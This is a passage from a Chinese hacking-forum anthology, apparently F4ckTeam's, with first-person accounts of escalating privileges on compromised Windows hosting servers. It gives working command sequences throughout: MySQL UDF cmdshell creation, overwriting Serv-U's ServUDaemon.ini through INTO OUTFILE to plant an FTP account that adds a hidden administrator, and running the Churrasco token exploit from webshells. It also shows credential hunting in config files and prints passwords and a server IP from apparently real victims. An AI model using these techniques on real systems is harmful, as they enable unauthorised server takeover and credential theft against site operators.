
直接创建 cmdshell 函数吧

`create function cmdshell returns string soname 'udf.dll'`

回显成功, 靠 就是 `select cmdshell("net user")`, 返回这个尼玛。

执行 SQL 语句成功

Shell 无法启动,GetLastError=Shell 无法启动,GetLastError=S



看了邪8上面说这个是背管理限制了。没 system 权限、
靠悲剧了

不过手里有了 root 密码。。

那么就可以在磁盘上写入和读取文件了。。

想了半天。。

有了一个新的思路

7、尝试 su 提权

我们来试试 Serv-U, 刚才不是说没权限访问么那个目录么, 但是两个数据库权限连起来不就是有权

限了么？

第一 SQL server 的 DBO 权限是可以读到这个文件的路径。

第二 MYSQL 的 root 权限是可以写入文件的。SU 替换文件提权不就是可以查看到路径后写入 ServUDaemon.ini 就行了么？

找到文件路径 D:\\Program Files\\Serv-U\\ServUDaemon.ini

构造 mysql 语句读取这个文件里面的内容

```
mysql>create table a (cmd text);
```

```
mysql>load data infile 'D:\\Program Files\\Serv-U\\ServUDaemon.ini' into table a;
```

```
mysql>select * from a;
```

```
mysql>drop table a;
```

回显直接显示了所有的 Serv-U 用户名和加密的密码。这个可以在网上找到工具破解的 一定保存好这些信息。。

读取文件是不能提权的 。

我来修改一下 ServUDaemon.ini 因为有 root 这个是可以写入文件到磁盘的。。

是否可以呢。。 这个办法首先声明 我本机测试了。完美成功。

为什么不拿这个站测试 是因为我还年轻 。。还在读书。。还有家人。。

可以这样写

```
mysql>create table a (cmd text);
```

```
mysql>insert into a values ("
```

```
[USER=DOING|1]
```

```
Password=ng98F85379EA68DBF97BAADCA99B69B805
```

```
HomeDir=c:/
```

```
RelPaths=1
```

```
TimeOut=600
```

```
Maintenance=System
```

```
Access1=C:/RWAMELCDP
```

```
Access2=D:/RWAMELCDP
```

```
Access3=E:/RWAMELCDP
```

```
");
```

```
mysql>select * from a into outfile "D:\\Program Files\\Serv-U\\ServUDaemon.ini";
```

--本句就是写入数据，把原来的信息都替换掉了。。添加一个用户名为 DOING 密码为111111 的用户。这个用户拥有 C 盘的执行权限了。。

8、SU 提权

后面就简单了。

```
c:/>ftp ip
```

```
ftp>quote site exec net user 123$ 456789 /add
```

```
ftp>quote site exec net localgroup administrators 123$ /add
```

9、总结

提权有的时候是比较综合性的，要考虑端口、数据库、应用程序 等等所有目标计算机有的程序都是我们利用的工具。

第5节 N 点主机提权

作者: yueyan

邮箱: yueyan@f4ck.net

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

.....

由于习惯用菜刀执行命令, 所以用 aspx 一句话。

习惯性用菜刀传 exp 用大马扫目录
收集信息:

用 aspx 马收集信息

系统信息 >>

OS 名称: Microsoft(R) Windows(R) Server 2003, Enterprise Edition

系统类型: X86-based PC

127.0.0.1 : 21 Open

127.0.0.1 : 3306 Open

可以考虑 mysql 提权

127.0.0.1 : 3389 Close

Server Ip : 199.36.77.9:80

Terminal Port : 8819

远程桌面端口

用户(组)信息 >>

N 点虚拟主机管理系统 V1.9.6-管理账号 ND19_qoiso


其中一个用户

先寻找可读可写看下执行命令情况后继续收集信息:

```
检测可能需要一定的时间请稍等.....
[目录]c:\windows\FCHHealth\ERRORREP\QHEADLES\
[目录]c:\windows\FCHHealth\ERRORREP\QSIGNOFF\
[目录]c:\windows\Registration\CRMLog\
[目录]c:\windows\system32\spool\PRINTERS\
[目录]c:\windows\Temp\
[文件]c:\Documents and Settings\ [缺少对象]
[目录]c:\Program Files\Zend\ZendOptimizer-3.3.0\
[文件]c:\Program Files\Zend\ZendOptimizer-3.3.0\errors.txt
[文件]c:\Program Files\Zend\ZendOptimizer-3.3.0\optimizer_icon.ico
[文件]c:\Program Files\Zend\ZendOptimizer-3.3.0\poweredbyoptimizer.gif
[目录]c:\Program Files\Zend\ZendOptimizer-3.3.0\docs\
[文件]c:\Program Files\Zend\ZendOptimizer-3.3.0\docs\EULA.txt
[文件]c:\Program Files\Zend\ZendOptimizer-3.3.0\docs\README.txt
[文件]c:\Program Files\Zend\ZendOptimizer-3.3.0\docs\Zend_Optimizer_User_Guide.pdf
```

发现 c:\windows\Temp\可读可写

但是上传后发现不可以执行文件



```
[*] 基本信息 [ A:C:D:E: ]
E:\www\www.dfshou.com\inc\> setp c:\windows\Temp\Cmd.com
设置终端路径为: c:\windows\Temp\Cmd.com

E:\www\www.dfshou.com\inc\> whoami
nt authority\network service


E:\www\www.dfshou.com\inc\> c:\windows\Temp\churrrasco.com "whoami"
拒绝访问。

E:\www\www.dfshou.com\inc\> |
```

最后在 E:\RECYCLER\ 发现可以执行文件，为什么会这样，我也不太清楚。忘大牛科普。
先上传了 cmd 和巴西烤肉

E:\RECYCLER\cmd.com
E:\RECYCLER\Churrrasco.com

执行巴西烤肉试试。。。。不成功 /churrrasco/-->Couldn't run command, try again!



```
[*] 基本信息 [ A:C:D:E: ]
E:\www\www.dfshou.com\inc\> setp E:\RECYCLER\cmd.com
设置终端路径为: E:\RECYCLER\cmd.com

E:\www\www.dfshou.com\inc\> E:\RECYCLER\Churrrasco.com "whoami"
/churrrasco/-->Current User: NETWORK SERVICE
/churrrasco/-->Getting Rpsess PID ...
/churrrasco/-->Found Rpsess PID: 668
/churrrasco/-->Searching for Rpsess threads ...
/churrrasco/-->Found Thread: 672
/churrrasco/-->Thread not impersonating, looking for another thread...
/churrrasco/-->Found Thread: 684
/churrrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0xf30
/churrrasco/-->Getting SYSTEM token from Rpsess Service...
/churrrasco/-->Found SYSTEM token 0xf28
/churrrasco/-->Running command with SYSTEM Token...
/churrrasco/-->Couldn't run command, try again!

E:\www\www.dfshou.com\inc\>
```

查看常用 exp 的补丁无法查询

```
dir c:\windows\>a.txt&(for %i in (KB952004.log KB956572.log KB2393802.log KB2503665.log
KB2592799.log KB2621440.log KB2160329.log KB970483.log KB2124261.log KB977165.log
KB958644.log) do @type a.txt|@find /i "%i"||@echo %i Not Installed!)&del /f /q /a a.txt
拒绝访问
```

法客论坛（F4ckTeam）开站一周年提权文集

也不想到 systeminfo 去查找有无未打的补丁。

直接上传这些 exp（貌似 7 个 exp）

同样无果。

似乎忘了一件事，N 点虚拟主机管理系统 V1.9.6-管理账号

N 点虚拟主机。。。

果断上强大的论坛搜索了一下。

有两个主题是关于这方面的，一个是一个 paper，另外一个估计是个视屏（因为是 2 月的主题，用的是 115 的下载链接，已经无法下载了）



大概了解了下 N 点虚拟主机 虚拟主机的提权

发现不能按部就班.....像我这样的新手朋友们最应该避免的就是按部就班，一定得有自己的思路。



在这个目录下什么都没有，更不可能下载数据库查看 root 密码什么的。

所以常规的 n 点主机提权无果。

回到信息收集，3306 端口，mysql 提权。

Mysql 提权就是需要找 root 密码。

常用的找密码方法就是网站的配置文件里面找，mysql 安装目录下找。

由于网站太多, 先试下安装目录下

执行 set 命令, 找到 mysql 目录。

```
E:\www\www.dfshou.com\inc\> set
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=DefaultAppPool
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=VPS-C1X2P3
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\MySQL\bin;C:\PHP\
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PHPRC=C:\PHP\
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 42 Stepping 7, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=2a07
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\Default User
windir=C:\WINDOWS
```

无访问权限, type 命令无效。

再试试网站中找吧。

利用大马的文件搜索功能, 每种马应该都有的功能。一般搜索 conn 和 config 这两个关键字。

搜索 31 号

路 径: 注: 多路径使用“, ”号连接.
文件名: [部分也行]

E:\www\my51a6y9n.dfshou.com\admin\fcgeditor\editor\ma_xc_ms_editor_server\asp\ma_xc_ms_connector.asp
E:\www\my51a6y9n.dfshou.com\hxlong\fsocconn.asp
E:\www\www.dfshou.com\inc\conn.asp

共搜索到3个结果
耗时: 718.75毫秒

搜索 31 号

路 径: 注: 多路径使用“, ”号连接.
文件名: [部分也行]

E:\www\my51a6y9n.dfshou.com\admin\fcgeditor\editor\ma_xc_ms_editor_server\asp\max_c_ms_fck_config.asp
E:\www\my51a6y9n.dfshou.com\admin\fcgeditor\fckconfig.js
E:\www\my51a6y9n.dfshou.com\admin\admin_config.asp
E:\www\my51a6y9n.dfshou.com\hxlong\fsocconfig.asp
E:\www\my51a6y9n.dfshou.com\inc\engine\model\MaxCMS_Common.config
E:\www\my51a6y9n.dfshou.com\inc\config.asp
E:\www\my51a6y9n.dfshou.com\inc\RewriteRule.config
E:\www\www.dfshou.com\inc\editor\fcgeditor\fckconfig.js
E:\www\www.dfshou.com\inc\config.asp

找到了这三个配置文件。

E:\www\www.dfshou.com\inc\conn.asp

E:\www\www.dfshou.com\inc\config.asp

E:\www\my51a6y9n.dfshou.com\inc\config.asp

打开看后，全是配置的 access 的数据库

```
E:/www/my51a6y9n.dfshou.com/inc/config.asp

<%
Dim siteName,siteUrl,sitePath,databaseType,databaseServer,databaseName,tableUser,databaseUser,databasepw
d,accessFilePath,templateFileFolder,defaultTemplate,gbookStart,commentStart,cacheStart,siteMode,cacheTim
e,cacheFlag,IsCacheSearch,CacheSearchTime
siteName="电影网 - 免费电影网_在线电影_最新电影_电影在线观看_高清电影" ' 站点名称
siteUrl="127.1" ' 站点网址
sitePath="" ' 安装目录(根目录为空; 二级目录填写为: 二级目录名/)
databaseType=0 ' 数据库类型 (0为access; 1为sqlserver)
databaseServer="(local)" ' sqlserver数据库地址
databaseName="maxcms" ' sqlserver数据库名称
tableUser="" ' sqlserver表所属用户
databaseUser="sa" ' sqlserver数据库账号
databasepwd="sa" ' sqlserver数据库密码
accessFilePath="/inc/datas.asp" ' access数据库文件路径(站点在根目录为:/inc/datas.asp; 二级目录为: /二级
目录名/inc/datas.asp)
templateFileFolder="fan91.com"
defaultTemplate="dy12"
gbookStart=1
commentStart=1
, , , , ,

E:/www/www.dfshou.com/inc/conn.asp

<!--#include File="Config.asp"-->
<%

dim Conn

dim DataBaseType,DataBasePrefix,DataBaseAccessPath,DataBaseName,DataBaseUser,DataBasePass,DataBasePort,D
ataBaseServer

' 数据库连接: 数据库类型: access ; mssql ; mysql
DataBaseType = "access"
' ACCESS/MSSQL/MYSQL: 数据库连接: 数据库类型: access ; mssql ; mysql
DataBasePrefix = "5U_"
' ACCESS: 数据库连接: 数据库类型: access ; mssql ; mysql
DataBaseAccessPath = "/inc/db/#dbFE87.Mdb"
' MSSQL/MYSQL: 数据库连接: 数据库类型: access ; mssql ; mysql
```

本来以为是其他网站的配置文件我还没找出来，结果大致浏览了下网站，除了

<http://my51a6y9n.dfshou.com>

<http://www.dfshou.com/>

这两个网站有配置文件外，其他的都是只有两个文件。

一个 index.html 还有个 nkddcnfmap.js

网站配置文件无果。。。

本来想利用星外的 Oday 看对 n 点主机是否通用，发现不可以。

```
E:\www\www.dfshou.com\inc\> E:\RECYCLER\IIS.exe
Using in FreeHost - Code By Ice
Author: 9044380[at]qq.com

-i
Read IIS ID For FreeHost.

-u
GetIIS UserName and PassWord.

Example:
IIS.exe -i
IIS.exe -u ID

E:\www\www.dfshou.com\inc\> E:\RECYCLER\IIS.exe -ND19_qoiso
Using in FreeHost - Code By Ice
Author: 9044380[at]qq.com

-i
Read IIS ID For FreeHost.

-u
GetIIS UserName and PassWord.

Example:
IIS.exe -i
IIS.exe -u ID

E:\www\www.dfshou.com\inc\> |
```

继续想办法:

在 IIS 探测 >> 发现这几个东西

199.36.77.9:8090: C:\web\webfiles\phpMyAdmin-3.4.7

```
133 IUSR_VPS-COMPUTER YRV$>Ro6-B5w#3 127.0.0.1:8090: C:\web\webfiles\phpMyAdmin-3.4.7
```

199.36.77.9:80: C:\web\webfiles\phpinfo

```
111 IUSR_VPS-COMPUTER YRV$>Ro6-B5w#3 :80: C:\web\webfiles\phpinfo
```

199.36.77.9:2896: C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\50\isapi_vti_adm

```
100 IUSR_VPS-COMPUTER YRV$>Ro6-B5w#3 :2896: C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\50\isapi_vti_adm
```

第一个是 phpmyadmin 是用来管理 mysql 数据库的


试着访问 199.36.77.9:8090 无法访问

Phpmyadmin 里面应该配置这又 root 的密码

libraries\config.default.php 跟目录下个这个文件就是配置 root

查看这个文件, 在记事本中搜索 root

C:\web\webfiles\phpMyAdmin-3.4.7\libraries\config.default.php



最近老发现人品不好，你妹的，你不配置 phpmyadmin 安装这个来干嘛!!!!

无语了。

继续查看剩下的两个目录

文件(夹)管理 >>		
当前目录： C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\50\isapi_vti_adm\		
网站目录 木马目录 新建目录 Removable(A:) 磁盘(C:) CDRom(D:) 磁盘(E:) 木马自杀		
文件(夹)名	最后修改时间	大小
Parent Directory		
aspnet_client	2011-10-29 04:25:45	—
help	2011-10-29 04:23:14	—
images	2011-10-29 04:23:23	—
admin.dll	2007-03-07 12:00:00	20.00 K
fpadmdll.dll	2007-03-07 12:00:00	26.70 K
Delete selected		

发现无可利用的。。。。

提不下？

继续在 IIS 探测 >> 查找这些网站，发现全部网站都没有配置 mysql 连接。

好吧，继续浏览。

翻到 e 盘。

Z-Blog_1_8_Walle_100427

Discuz_X2_SC_GBK

打开看后，发现还没配置数据库呢。

想了下再找找吧，再次利用大马的搜索功能，已经有点心灰意冷了。

扩大搜索吧，扩大到 e 盘跟目录去!!!!




我一个个的查看，一个个的查看。。。。。

估计查看了十个左右。

估计是老天眷顾。终于在服务器中废弃的网站文件中发现了一些东西。

E:\a\www.xptm.tk\wp-config.php



配置文件如下：

```
define('DB_NAME', 'mywp007');
```

```
/** MySQL database username */
```

```
define('DB_USER', 'root');
```

```
/** MySQL database password */
```


```
define('DB_PASSWORD', 'c1X2p3');
```

```
/** MySQL hostname */
```

```
define('DB_HOST', 'localhost');
```

其实现在你已经可以试下利用数据库账号登陆下 3389。我经常遇见密码是一样的。
最后证实，密码只相差一个字符。

继续提权，利用 udf 提权
系统权限，果断添加用户 yueyan



最后成功进入服务器：



第6节 记一次 N 点提权

作者：回眸、龙少

来自：法客论坛-F4ckTeam


地址：<http://team.f4ck.net>

关于怎么拿到 SHELL 我就不说了。

下面我看看 SHELL 权限

WEB服务器版本		Microsoft-IIS/6.0
Scripting.FileSystemObject	✓	文件操作组件
wscript.shell	✓	命令行执行组件, 显示'×'时用 执行Cmd 此功能执行
ADOX.Catalog	✓	ACCESS 建库组件
JRO.JetEngine	✓	ACCESS 压缩组件
Scripting.Dictionary	✓	数据流上传辅助组件
Adodb.connection	✓	数据库连接组件
Adodb.Stream	✓	数据流上传组件
SoftArtisans.FileUp	×	SA-FileUp 文件上传组件
LyfUpload.UploadFile	×	刘云峰 文件上传组件
Persits.Upload.1	×	ASPUUpload 文件上传组件

权限很大哦，我们找个可写的目录穿上我们的 CMD 看看能不能执行。



C:\WINDOWS\TEMP 可读可写。我们穿个 CMD.exe 上去看看
我们用 aspx 木马执行 cmd 命令吧

```

执行命令>>

Cmd路径:
C:\WINDOWS\TEMP\cmd.exe

语句:
/c Set

ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=host1x_1
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=QC-E69L09I
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\php_iis\php
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 44 Stepping 2, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=2c02
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\Default User
windir=C:\WINDOWS
    
```

可以执行，我们看看服务器的用户吧，。命令 net user

```

执行命令>>

Cmd路径:
C:\WINDOWS\TEMP\cmd.exe

语句:
/c net user

Copyright © 2011-2021 08小组 All Rights Reserved.
    
```

我靠不能执行，怎么办？

此致我没了性欲了。当时在网吧，网吧下午人爆满，好多年轻的孩子在我后面看，我当时不好意思，也没仔细的看，当时就关了 SHELL 我就去游戏了。

下机后我回家的路上一直在想怎么提权，回去后吃一碗烩面。

晚上我在家上网.打开我的 VPN，继续看，。

我打开我的 ASPX 木马，随便点开看了一下，当我点到 用户信息 这个功能的时候我看到这个情况。 看图

退出登录 文件(夹)管理 Cmd命令 IIS探测 系统进程 系统服务 用户(组)信息 系统信息 文件搜索 Serv-U提权 注册表查询 端口扫描	
用户(组)信息 >>	
AccountType	512
Caption	QC-E69L09I\17a0com
Description	N点虚拟主机管理系统V1.9版 创建于:2012-6-22 15:34:12
Disabled	False
Domain	QC-E69L09I
FullName	17a0com主机账号-NPOINTHOST V1.9
InstallDate	
LocalAccount	True
Lockout	False

当时一看头就晕了, N 点虚拟主机, 我第一次搞这个。

于是我去找了 1 下度娘。

